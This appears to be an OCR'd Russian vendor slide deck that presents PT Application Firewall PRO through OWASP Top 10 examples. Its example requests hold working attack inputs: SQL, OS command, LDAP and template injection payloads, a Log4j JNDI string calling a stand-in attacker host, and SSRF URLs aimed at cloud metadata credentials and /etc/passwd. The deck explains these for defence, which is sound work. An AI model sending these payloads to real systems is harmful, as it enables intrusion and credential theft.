| Certificate Transparency | Yes (certificate)                                                                                                                                                                                                |
| OCSF Must Staple         | No                                                                                                                                                                                                               |
| Revocation information   | CRL, OCSF<br>CRL: <a href="http://crl.r2m02.amazontrust.com/r2m02.crl">http://crl.r2m02.amazontrust.com/r2m02.crl</a><br>OCSF: <a href="http://ocsp.r2m02.amazontrust.com">http://ocsp.r2m02.amazontrust.com</a> |
| Revocation status        | Good (not revoked)                                                                                                                                                                                               |
| DNS CAA                  | No (more info)                                                                                                                                                                                                   |
| Trusted                  | Yes<br>Mozilla Apple Android Java Windows                                                                                                                                                                        |

Состоит  
из двух фаз

1 Запрос (Request)  
Отправляет клиент

2 Ответ (Response)  
Отвечает сервер, или PT AF

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |     |     |  |  | Response                                                                                                                                                                  |     |     |        |  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|--|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--------|--|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Raw | Hex |  |  | Pretty                                                                                                                                                                    | Raw | Hex | Render |  |
| <pre>1 ST /vulnbank/online/login.php HTTP/2 2 Host: vuln.test 3 Content-Length: 54 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0   Safari/537.36 5 Accept: application/json, text/plain, / 6 Content-Type: application/json 7 Accept-Encoding: gzip, deflate 8 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7 9 Cookie: 123 10 11 { 12     "email": "test@test.ru", 13     "password": "asd--!@#" 14 }</pre> |     |     |  |  | <pre>1 HTTP/2 403 Forbidden 2 Date: Tue, 30 Sep 2025 22:08:44 GMT 3 Content-Type: text/plain 4 5 Forbidden 6 Transaction ID: 3665d4ec-766f-4df6-bcf9-8ad2fab244f5 7</pre> |     |     |        |  |

# Предварительное декодирование



- Запрос делится на части
- Части запроса рекурсивно декодируются
- Каждая часть декодируется, например:  
url\_decode → JSON → XML  
url\_decode → XML → JSON  
XML → JSON → url\_decode  
XML → url\_decode → JSON
- Остальные правила проверяют декодированные части запроса на наличие в них вредоносных последовательностей

Параметры / Проверяемые части HTTP-запроса

Части HTTP-запроса, которые должны проверяться и обрабатываться правилом.

|                                          |                                                 |   |
|------------------------------------------|-------------------------------------------------|---|
| GET-параметры                            | JSON × XML × GraphQL × ASCII hex × GZIP × URL × | ▼ |
| URI запроса                              | URL ×                                           | ▼ |
| Тело запроса                             | JSON × XML × GraphQL × ASCII hex × GZIP × URL × | ▼ |
| Путь запроса                             | URL ×                                           | ▼ |
| POST-параметры                           | JSON × XML × ASCII hex × GZIP × URL ×           | ▼ |
| Загружаемые файлы                        | JSON × XML × ASCII hex × GZIP × URL ×           | ▼ |
| Куки                                     | JSON × XML × ASCII hex × GZIP × URL ×           | ▼ |
| Заголовки                                | JSON × XML × ASCII hex × GZIP × URL ×           | ▼ |
| При передаче данных серверу по WebSocket | JSON × XML × ASCII hex × GZIP × URL ×           | ▼ |

# Предварительное декодирование



```
POST /vulnbank/online/api.php?rest HTTP/1.1
host: vulnbank.com
Content-Length: 278
content-type: application/json; charset=UTF-8
```

```
{"action":"check","creditcard": "4556-7491-4729-
3700","firstname":"SmFjYScgYW5klGV4dHJhY3R2YWx1ZSgweDBhLGNvbmNhdCgwe
DBhLChzZWxly3QgdmVyc2lvbigpKSkpIGFuZCAnMSc9JzE=","lastname":"Adams","reci
pient":"DE0000011112222233333","type":"user"}
```

http.

req.

# Предварительное декодирование



```
POST /vulnbank/online/api.php?rest HTTP/1.1
host: vulnbank.com
Content-Length: 278
content-type: application/json; charset=UTF-8
```

```
{"action":"check","creditcard": "4556-7491-4729-
3700","firstname":"SmFjYScgYW5klGV4dHJhY3R2YWx1ZSgweDBhLGNvbmNhdCgwe
DBhLChzZWxly3QgdmVyc2lvbigpKSkpIGFuZCAnMSc9JzE=","lastname":"Adams","reci
pient":"DE0000011112222233333","type":"user"}
```

http.

req.

body.

# Предварительное декодирование



```
POST /vulnbank/online/api.php?rest HTTP/1.1
host: vulnbank.com
Content-Length: 278
content-type: application/json; charset=UTF-8
```

```
{
  "action": "check",
  "creditcard": "4556-7491-4729-3700",
  "firstname":
  "SmFjYScgYW5kIGV4dHJhY3R2YWx1ZSgweDBhLGNvbmNhdCgweDBhLChzZWx1Y3
  QgdmVyc2lvbigpKSkpIGFuZCAnMSc9JzE=",
  "lastname": "Adams",
  "recipient": "DE0000011112222233333",
  "type": "user"
}
```

http.

req.

body.

json.

# Предварительное декодирование



```
POST /vulnbank/online/api.php?rest HTTP/1.1
host: vulnbank.com
Content-Length: 278
content-type: application/json; charset=UTF-8
```

```
{
  "action": "check",
  "creditcard": "4556-7491-4729-3700",
  "firstname":
  "SmFjYScgYW5kIGV4dHJhY3R2YWx1ZSgweDBhLGNvbmNhdCgweDBhLChzZWxlY3
  QgdmVyc2lvbigpKSkpIGFuZCAnMSc9JzE=",
  "lastname": "Adams",
  "recipient": "DE0000011112222233333",
  "type": "user"
}
```

http.

req.

body.

json.

firstname.

# Предварительное декодирование



```
POST /vulnbank/online/api.php?rest HTTP/1.1
host: vulnbank.com
Content-Length: 278
content-type: application/json; charset=UTF-8
```

```
{
  "action": "check",
  "creditcard": "4556-7491-4729-3700",
  "firstname":
  "SmFjYScgYW5kIGV4dHJhY3R2YWx1ZSgweDBhLGNvbmNhdCgweDBhLChzZWx1Y3
  QgdmVyc2lvbigpKSkpIGFuZCAnMSc9JzE=",
  "lastname": "Adams",
  "recipient": "DE0000011112222233333",
  "type": "user"
}
```

http.

req.

body.

json.

firstname.

json\_string.

# Предварительное декодирование



```
POST /vulnbank/online/api.php?rest HTTP/1.1
host: vulnbank.com
Content-Length: 278
content-type: application/json; charset=UTF-8
```

```
{
  "action": "check",
  "creditcard": "4556-7491-4729-3700",
  "firstname": "Jaca' and extractvalue(0x0a,concat(0x0a,(select version())) and '1'='1",
  "lastname": "Adams",
  "recipient": "DE00000111112222233333",
  "type": "user"
}
```

http.

req.

body.

json.

firstname.

json\_string.

base64




## Глобальное сообщество, развивающее безопасность ПО

Цель: сделать безопасность  
приложений открытой и понятной

## Топ-10 ключевых рисков веб-приложений

- Ориентир для разработчиков и ИБ-специалистов
- WAF использует эти принципы для выявления и блокировки уязвимостей
- OWASP API Top 10 — аналогичный список для защиты API



\*From the Survey

# OWASP Top 10:2025 — Ждем



PROJECTS CHAPTERS EVENTS ABOUT 

## OWASP Top Ten

[Main](#)

Translation Efforts

Sponsors

Data 2025

### Important note:

#### OWASP Top Ten 2025

Current project status as of Sept 2025:

- We are on track to announce the release of the **OWASP Top 10:2025** at the OWASP Global AppSec Conf in DC the first week of Nov 2025.

# A01:2021

## Broken Access Control



1

### IDOR (Insecure Direct Object Reference)

Это тип уязвимости, при которой пользователь может получить доступ к объекту, на который у него не должно быть прав, просто изменив идентификатор в параметрах запроса

```
GET /user/profile?id=25 HTTP/1.1
Host: host
```

2

### Отсутствие проверок авторизации

```
POST /admin/delete_user
HTTP/1.1
Authorization: Bearer user_token
{
  "user_id": 123
}
```

3

### Прямой доступ (Direct access, force browsing)

```
<a href="/admin">Админ-панель</a>
<!-- скрыта стилем -->
```

# A01:2021

## Broken Access Control



|                                                                                  |  |                                     |   |
|----------------------------------------------------------------------------------|--|-------------------------------------|---|
| Группа правил: эксплуатация уязвимостей из списка CVE                            |  | Правил: 45                          | ⌵ |
| Выход за пределы каталога в Check Point                                          |  | <input checked="" type="checkbox"/> | → |
| Группа правил: эксплуатация уязвимостей из списка CVE                            |  | Правил: 45                          | ⌵ |
| Обход аутентификации в Backup Enterprise Manager                                 |  | <input checked="" type="checkbox"/> | → |
| Удаленное выполнение кода (RCE) в «Битриксе» без аутентификации                  |  | <input checked="" type="checkbox"/> | → |
| Обход аутентификации в Microsoft Exchange Server                                 |  | <input checked="" type="checkbox"/> | → |
| Удаленное выполнение кода (RCE) в Fortinet без аутентификации                    |  | <input checked="" type="checkbox"/> | → |
| Удаленное выполнение кода (RCE) в Microsoft Exchange Server после аутентификации |  | <input checked="" type="checkbox"/> | → |
| Обход аутентификации в TeamCity                                                  |  | <input checked="" type="checkbox"/> | → |

# A02:2021

## Cryptographic Failures



1

Отсутствие HTTPS → MitM

```
GET /login?user=admin&pass=secret123 HTTP/1.1
Host: example.com
```

2

JWT без подписи

```
{ "alg": "none",
  "typ": "JWT",
  "payload": {
    "admin": true } }
```

# A02:2021

## Cryptographic Failures



Группа правил: безопасность JWT

Правил: 2

Небезопасный JWT

☒ →

Подмена ключа в JWT

☒ →

Имя

Custom TLS Profile

Протоколы

TLSv1.3 × TLSv1.2 ×

Наборы шифров

ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:RSA+AESGCM:!

Наборы алгоритмов для обеспечения безопасного сетевого соединения в порядке их приоритета. Только для TLSv1.2 и ниже.

☒ Отдавать предпочтение серверным шифрам

Использовать серверный порядок наборов шифров вместо клиентского при переговорах. Когда сервер и клиент ведут переговоры о том, какие наборы шифров использовать, сервер сравнивает клиентские наборы шифров с серверными и выбирает общий для соединения.

# A03:2021 Injection



## SQL Injection (SQLi)

1

Внедрение SQL-кода в базы данных

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
username=admin'+---+-&password=123
```

## Command Injection

2

Внедрение команд

```
GET /ping?host=127.0.0.1;cat+/etc/passwd HTTP/1.1
```

## LDAP Injection

3

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
username=*)(|((password=*
```

## SSTI (Server-Side Template Injection)

4

```
GET /hello?name={{7*7}} HTTP/1.1
```

# A03:2021 Injection



| Группа правил: внедрение SQL-кода           |                                     | Правил: 3 | ⌵ |
|---------------------------------------------|-------------------------------------|-----------|---|
| Внедрение SQL-кода на основе ошибок         | <input checked="" type="checkbox"/> | →         |   |
| Внедрение SQL-кода                          | <input checked="" type="checkbox"/> | →         |   |
| Внедрение SQL-кода на основе времени        | <input checked="" type="checkbox"/> | →         |   |
| Внедрение в LDAP-запросы                    | <input checked="" type="checkbox"/> | →         |   |
| Внедрение команд ОС                         | <input checked="" type="checkbox"/> | →         |   |
| Внедрение шаблона на стороне сервера (SSTI) | <input checked="" type="checkbox"/> | →         |   |

# A04:2021

# Insecure Design



## Insecure Design (Небезопасное проектирование)

Это категория рисков OWASP Top 10 2021, которая относится к уязвимостям, возникающим из-за ошибок в архитектуре и проектировании приложения, а не из-за ошибок реализации

```
POST /checkout HTTP/1.1
Content-Type: application/json
{  "productId": "123",
   "quantity": 1,
   "price": 0
}
```

## Примеры уязвимостей Insecure Design

- Отсутствие ограничений на бизнес-логику (например, можно купить товар за 0)
- Неправильная реализация многофакторной аутентификации (MFA)
- Отсутствие защиты от автоматизированных атак (брутфорс, спам)
- Уязвимости в процессах восстановления пароля
- Неправильная обработка параллельных запросов (Race Conditions)

# A04:2021

## Insecure Design



Группа правил: контроль доступа

Правил: 3

Неуспешная аутентификация

☒

→

Успешная аутентификация

☒

→

Вход в Tomcat Manager с запрещенными учетными данными

☒

→

Ограничить количество запросов в единицу времени

☒

→

# A05:2021

## Security Misconfiguration



1

Открытая админ-панель  
с дефолтными учетными  
данными

```
Уязвимая конфигурация (Django)
# settings.py
DEBUG = True
# В продакшене должно быть False!
ALLOWED_HOSTS = []
# Должен содержать только
доверенные домены
```

2

Утечка данных через  
.env или конфиги

```
GET /.env HTTP/1.1
```


3

Раскрытие версий ПО  
(X-Powered-By)

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.2.4
Server: Apache/2.4.29
```

# A05:2021

## Security Misconfiguration



# A05:2021

## Security Misconfiguration



Группа правил: доступность важных файлов

Правил: 9

|                                                                                         |                                     |   |
|-----------------------------------------------------------------------------------------|-------------------------------------|---|
| Интроспекция GraphQL                                                                    | <input checked="" type="checkbox"/> | → |
| Прямое обращение к файлам с критически важной информацией                               | <input checked="" type="checkbox"/> | → |
| Получение списка файлов в каталоге                                                      | <input checked="" type="checkbox"/> | → |
| Чтение автономной адресной книги (OAB) в Microsoft Exchange Server                      | <input checked="" type="checkbox"/> | → |
| Доступность важных данных в Microsoft Exchange Server по протоколу Microsoft ActiveSync | <input checked="" type="checkbox"/> | → |
| Чтение глобальной адресной книги (GAB) в Skype for Business                             | <input checked="" type="checkbox"/> | → |
| Утечка данных о системе контроля версий                                                 | <input checked="" type="checkbox"/> | → |
| Утечка важных данных                                                                    | <input checked="" type="checkbox"/> | → |
| Разглашение важной информации в заголовке ответа                                        | <input checked="" type="checkbox"/> | → |

# A06:2021



# Vulnerable and Outdated Components

## Vulnerable and Outdated Components

Это риски, связанные с использованием устаревших библиотек, фреймворков и зависимостей с известными уязвимостями.

Даже если ваш код безопасен, старая версия библиотеки может содержать критические уязвимости (например, RCE в Log4j или десериализация в старых версиях Jackson)

## Типичные причины уязвимостей

- Не обновлённые зависимости (использование jQuery 1.4 в 2024 году)
- Отсутствие мониторинга уязвимостей (CVE в lodash, Spring Framework)
- Непроверенные сторонние плагины (WordPress-модули с бэкдорами)
- Устаревшие серверные компоненты (Apache 2.2, PHP 5.6)

### Уязвимость в Log4j (CVE-2021-44228)

1

Если сервер логирует User-Agent, злоумышленник может выполнить удаленный код (RCE)

```
GET / HTTP/1.1
User-Agent:
${jndi:ldap://attacker.com/exploit}
```

### Уязвимость в Spring Framework (CVE-2022-22965)

2

```
GET /?class.module.classLoader.
resources.context.parent.pipeline.
first.pattern=...
```

# A06:2021



## Vulnerable and Outdated Components

Внедрение операторов LDAP в Joomla (версии ниже 3.8.0)



Внедрение кода в Breeze.Server.NET ниже 1.6.5



Удаленное выполнение кода (RCE) в vBulletin 5.0.0—5.6.2



# A07:2021



# Identification and Authentication Failures

1

Отсутствие защиты  
от брутфорса

```
POST /login.php HTTP/1.1
Content-Type: application/x-www-
form-urlencoded
username=admin&password=123456
```

2

Слабая  
политика паролей

```
#Уязвимый код (Python/Flask)
@app.route('/register', methods=['POST'])
def register():
    username = request.form['username']
    password = request.form['password'] # Нет проверки сложности пароля

    # Пароль сохраняется как есть
    db.insert_user(username, password)
    return "Регистрация успешна!"
```

# A07:2021



## Identification and Authentication Failures

| Группа правил: контроль доступа                       |                                     | Правил: 3 | ⌵ |
|-------------------------------------------------------|-------------------------------------|-----------|---|
| Неуспешная аутентификация                             | <input checked="" type="checkbox"/> | →         |   |
| Успешная аутентификация                               | <input checked="" type="checkbox"/> | →         |   |
| Вход в Tomcat Manager с запрещенными учетными данными | <input checked="" type="checkbox"/> | →         |   |

# A08:2021



# Software and Data Integrity Failures

## Software and Data Integrity Failures

Это класс уязвимостей, связанных с недостаточной проверкой целостности программного обеспечения и данных

```
POST /update-config HTTP/1.1
Host: vulnerable-site.com
Content-Type: application/json

{
  "_proto_": {
    "isAdmin": true
  }
}
```

## В OWASP Top 10 2021 эта категория объединила риски

- Небезопасной десериализацией
- Использованием непроверенных зависимостей
- Подделкой данных/кода (CI/CD инъекции)
- Злоумышленник может модифицировать код, данные или зависимости, что приводит к RCE, инъекциям или компрометации системы

# A09:2021



# Security Logging and Monitoring Failures

## Security Logging and Monitoring Failures

Это уязвимости, связанные с недостаточным или неэффективным логированием событий безопасности, что затрудняет обнаружение и реагирование на атаки

```
GET /index.php HTTP/1.1
Host: victim.com
User-Agent: test%0d%0fake-log
```

Даже если система защищена, без корректного логирования и мониторинга злоумышленники могут

- Проводить атаки незаметно (например, брутфорс или SQL-инъекции)
- Долго оставаться в системе (APT-атаки)
- Уничтожать следы взлома

## Типичные уязвимости

- Отсутствие логирования критичных событий (попытки входа, изменения прав)
- Логи не защищены от модификации (атакующий может удалить записи)
- Нет алертов на подозрительные действия (10 неудачных попыток входа за минуту)
- Логи хранятся недостаточно долго (удаляются через 1 день)

# A10:2021



# Server-Side Request Forgery (SSRF)

## SSRF

Это уязвимость, позволяющая злоумышленнику заставить сервер выполнять произвольные HTTP-запросы к внутренним или внешним ресурсам от имени сервера

## Основные риски

- Обход firewall и доступ к внутренним системам
- Чтение конфиденциальных данных с внутренних сервисов
- Атаки на внутренние уязвимые сервисы
- Взаимодействие с метаданными облачных сервисов

<http://vulnerable-site.com/fetch?url=http://localhost:8080/admin>

<http://vulnerable-site.com/fetch?url=file:///etc/passwd>

<http://vulnerable-site.com/fetch?url=http://169.254.169.254/latest/meta-data/>

<http://vulnerable-site.com/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/>

<http://vulnerable-site.com/fetch?url=file:///etc/passwd>

<http://vulnerable-site.com/fetch?url=dict://localhost:6379/info>

[http://vulnerable-site.com/fetch?url=gopher://localhost:25/\\_SMTP%20COMMANDS](http://vulnerable-site.com/fetch?url=gopher://localhost:25/_SMTP%20COMMANDS)

# A10:2021



## Server-Side Request Forgery (SSRF)

Группа правил: эксплуатация уязвимостей из списка CVE

Правил: 45

Подделка запроса со стороны сервера (SSRF) Microsoft Exchange Server

Повышение привилегий с помощью объекта PushSubscription в Microsoft Exchange Server

Группа правил: SSRF

Правил: 1


Подделка запроса со стороны сервера (SSRF)

# PT Application Firewall PRO



## Межсетевой экран уровня веб-приложений (web application firewall)

- OWASP Top 10 (2021)
- OWASP API Top 10 (2023) и другие
- Защита WebSocket
- Защита форматов (JSON, GraphQL, XML)
- Защита токенов аутентификации (cookie, JWT)
- HTTP/2 full proxy
- Мультиотенантная архитектура
- Внешние агенты
- Machine learning
- Предопределенные профили защиты



# Вся настройка из интерфейса



**pt Application Firewall** События безопасности События агрегации Схема конфигурации Система general ✓ ?

### Профили трафика

- juicy\_shop\_traffic\_profile  
Внешний без контроля IP-адресов
- Test traffic profile  
Внутренний балансировщик
- Test traffic profile. HTTPS  
Внутренний балансировщик

### Веб-приложения

- Default application  
Обнаружение и изменение содержимого
- juicyshop\_template  
Все меры защиты
- Test web application  
Все меры защиты

### Защищаемые серверы

- 10.10.212.100:80  
Доступен для использования
- i200ok.af.appsec.ptsecurity.ru:80  
Доступен для использования
- i200ok.af.appsec.ptsecurity.ru:443  
Доступен для использования

### IP-адреса для прослушивания

- 10.44.192.64  
Не привязан к узлу

### Шаблоны политик безопасности

- Набор пользовательских правил  
Используется в 1 шаблоне  
Правила 0 доступно, 0 активно
- Наборы системных правил

### IP-адреса для исходящих запросов

### Сертификаты SSL

- Test SSL Certificate  
Сертификат сервера RSA

### Закрытые ключи SSL

- Test SSL Private Key

### Действия

### Глобальные списки

# Варианты поставки и модель лицензирования



## ПОСТАВКА

**1 Hardware Appliance** Для развертывания на физическом сервере

**2 Virtual Appliance**

- Для развертывания на виртуальной машине
- ESXI или KVM
- В процессе тестирования на zVirt

